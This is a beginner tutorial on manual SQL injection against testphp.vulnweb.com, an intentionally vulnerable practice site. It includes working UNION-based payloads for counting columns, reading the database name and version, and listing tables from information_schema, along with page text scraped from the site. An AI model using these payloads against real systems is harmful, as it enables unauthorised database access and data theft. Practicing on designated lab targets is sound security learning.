


## SQL Injection Testing On testphp.vulnweb.com

**Step 1** - First open **testphp.vulnweb.com** for testing.

The screenshot shows a web browser window with the address bar displaying "testphp.vulnweb.com". The page features the "acunetix" and "acu art" logos. Below the logos, a text box states: "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". A navigation bar includes links for "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". On the left side, there is a "search art" section with a search bar and a "go" button. Below this, a list of links includes "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". Further down, a "Links" section lists "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". At the bottom, a footer contains links for "About Us", "Privacy Policy", "Contact Us", "Shop", and "HTTP Parameter Pollution", along with the copyright notice "©2019 Acunetix Ltd". A prominent warning message at the bottom of the page reads: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip. Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."


**Step 2** - Now find get parameter in website by exploring it.



**Step 3** - Now find the numbers of columns in database. By using **Order by commands**.

--+ Sign is for comment out the error on screen.


**Use Command #order by 1--+** For checking 1 number column.



**Step 4** - Check every column by using this commands.

**Use command #order by 14--+** For checking 14 number column.

We can check every column.




**Step 5** - Now we are getting error. That means this column is does'nt exist in database.




**Step 6 -**

Now search for 11 column. By Using Command **#order by 11--+**.




**Step 7 -** We are getting result only for 11 columns. It means only 11 columns exist in database.




**Step 8** - Now find vulnerable columns. Which is fetching data from database directly. By using **#Union Select Method**.

Use Command **#union select 1,2,3,4,5,6,7,8,9,10,11--+** For finding vulnerable columns.




**Step 9** - Now we have got 3 columns. Which is fetching data from back-end. This columns is vulnerable, we can use them for collecting more information.




**Step 10** - Now we are going to find out the database name and version. By those vulnerable columns.

Use command **#union select 1,database(),3,4,5,6,version(),8,9,10,11--**+ For database name and version.





**Step 11 - Now we have got database name and version.**



**Step 12 - Now we will find out juicy tables for fetching data. By using command #union select 1,table\_name,3,4,5,6,7,8,9,10,11 from information\_schema.tables--+**


TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

**search art**


[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)



## Posters

**The shore**




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: [r4w8173](#)

[comment on this picture](#)

**Mistery**




Donec molestie. Sed aliquam sem ut arcu.

painted by: [r4w8173](#)

[comment on this picture](#)

**The universe**



Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: [r4w8173](#)

[comment on this picture](#)

### Step 13 - We have got many tables.

Not secure | testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,table\_name,3,4,5,6,7,8,9,10,11%20from%20inform

[featured](#)  
 painted by: [9](#)  
[comment on this picture](#)

7  
[guestbook](#)  
 painted by: [9](#)  
[comment on this picture](#)

7  
[pictures](#)  
 painted by: [9](#)  
[comment on this picture](#)


7  
[products](#)  
 painted by: [9](#)  
[comment on this picture](#)

7  
[users](#)  
 painted by: [9](#)

